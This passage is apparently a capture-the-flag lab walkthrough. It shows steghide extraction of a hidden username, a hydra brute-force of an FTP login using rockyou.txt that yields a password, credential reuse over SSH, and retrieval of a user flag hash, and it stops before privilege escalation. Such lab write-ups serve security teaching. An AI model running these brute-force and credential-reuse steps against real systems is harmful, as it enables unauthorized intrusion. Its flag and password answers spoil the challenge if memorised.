
# Let's use a tool called "steghide" to find out if there is anything hidden in this stego_image.jpg we extracted and enter the movie quote word we found as the password.



martinsec@kali: ~/Documents/THM/hack_away/zip_file
File Actions Edit View Help


```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away/zip_file]
└─$ sudo apt install steghide -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
steghide is already the newest version (0.5.1-15).
The following packages were automatically installed and are no longer required:
  libabsl20220623 libatk-adaptor libdaxctl1 libgphoto2-l10n libndctl6 libnsl-dev libpmem1
  libpthread-stubs0-dev libpython3.12-minimal libpython3.12-stdlib libre2-10 libtirpc-dev
  libunibreak5 linux-image-6.6.9-amd64 python3-diskcache python3-editables
  python3-mistune0 python3-pyatspi python3.12 python3.12-minimal
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 587 not upgraded.

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away/zip_file]
└─$ steghide extract -sf stego_image.jpg
Enter passphrase:
wrote extracted data to "creds.txt".

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away/zip_file]
└─$ ls
creds.txt  hackme.zip  steg_clue.txt  stego_image.jpg

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away/zip_file]
```

# Now doing an "ls" in our hack_away directory we see steghide has extracted a file from the image called creds.txt. Let's take a look.


martinsec@kali: ~/Documents/THM/hack_away/zip_file
File Actions Edit View Help


```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away/zip_file]
└─$ cat creds.txt
Username:anya

Time to rock out and crack an ftp password ;-)

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away/zip_file]
└─$ 
```

# We now have a username and a hint to crack the users ftp login password with the password list “rockyou.txt”. Time to use a tool called “hydra”. This is going to take some time so remember to add an hour to the challenge and take a break while it runs.


martinsec@kali: ~/Documents/THM/hack_away
File Actions Edit View Help


```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ hydra -l anya -P rockyou.txt ftp://10.10.69.26 -f -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-28 14:34:57
[DATA] max 64 tasks per 1 server, overall 64 tasks, 100 login tries (l:1/p:100), ~2 tries per task
[DATA] attacking ftp://10.10.69.26:21/
[21][ftp] host: 10.10.69.26   login: anya   password: milton112007
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-28 14:35:11

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ 
```

# Looks like hydra has found us a password for that username. Let's see if we can login via ftp using them creds.


martinsec@kali: ~/Documents/THM/hack_away
File Actions Edit View Help


```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ ftp 10.10.69.26 21
Connected to 10.10.69.26.
220 (vsFTPd 3.0.3)
Name (10.10.69.26:martinsec): anya
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||11507|)
150 Here comes the directory listing.
-rw-r--r--    1 1002     1002           76 Jul 27 17:51 notes.txt
226 Directory send OK.
ftp> get notes.txt
local: notes.txt remote: notes.txt
229 Entering Extended Passive Mode (|||51315|)
150 Opening BINARY mode data connection for notes.txt (76 bytes).
100% |***********************************************************|    76        0.92 KiB/s    00:00 ETA
226 Transfer complete.
76 bytes received in 00:00 (0.46 KiB/s)
ftp> 
```

# We see there is a “notes.txt” file so again lets use the “get” command and download it to our machine to take a look.


martinsec@kali: ~/Documents/THM/hack_away
File Actions Edit View Help


```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ cat notes.txt
Maybe checkout that ssh service and see if passwords have been re-used ;-)

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ 
```

# Another clue stating we can possibly use the same credentials to login via ssh that we saw was running when we did our nmap scan. Let's try.



```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ ssh anya@10.10.69.26
The authenticity of host '10.10.69.26 (10.10.69.26)' can't be established.
ED25519 key fingerprint is SHA256:vRqqgqyWWzCIPfdBUuYOq+CxYC8hND2NNe41wet0xQw.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:13: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.69.26' (ED25519) to the list of known hosts.
+-+-+-+-+-+-+-+-+-+-+-+-+-++-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-++-+-+-+
                        LINUXVMIMAGES.COM
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
                    User Name: ubuntu
                    Password:  ubuntu (sudo su -)
anya@10.10.69.26's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

161 packages can be updated.
123 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

+-+-+-+-+-+-+-+-+-+-+-+-+-++-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-++-+-+-+
                        LINUXVMIMAGES.COM
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
                    User Name: ubuntu
                    Password:  ubuntu (sudo su -)
Last login: Sat Jul 27 18:45:06 2024 from 192.168.1.38
anya@ubuntu1604:~$ 
```


# We have successfully logged in via ssh using them creds. Great. Let's take a look around the file system and see if we can find that user flag.



```
anya@ubuntu1604:~$ cd /home/anya
anya@ubuntu1604:~$ ls
notes.txt
anya@ubuntu1604:~$ ls -la
total 36
drwxr-xr-x 3 anya anya 4096 Jul 27 17:52 .
drwxr-xr-x 3 root root 4096 Jul 27 18:40 ..
-rw------- 1 anya anya  327 Jul 27 18:52 .bash_history
-rw-r--r-- 1 anya anya  220 Jul 22 17:23 .bash_logout
-rw-r--r-- 1 anya anya 3771 Jul 22 17:23 .bashrc
drwx------ 2 anya anya 4096 Jul 27 13:58 .cache
-rw-r--r-- 1 anya anya   76 Jul 27 17:51 notes.txt
-rw-r--r-- 1 anya anya  655 Jul 22 17:23 .profile
-rw-r--r-- 1 anya anya   36 Jul 27 15:23 .user_flag.txt
anya@ubuntu1604:~$ cat .user_flag.txt
9fb1296a7dfee7bd309fa06663ae8a5a  -
anya@ubuntu1604:~$ 
```


# In the users home directory we find the user flag. It has a "." in front of it meaning it's hidden so a "ls -la" will display it. Great let's submit it.

# Now to get root. Let's keep looking around the file system for anything that might aid us into escalating our privileges to root.



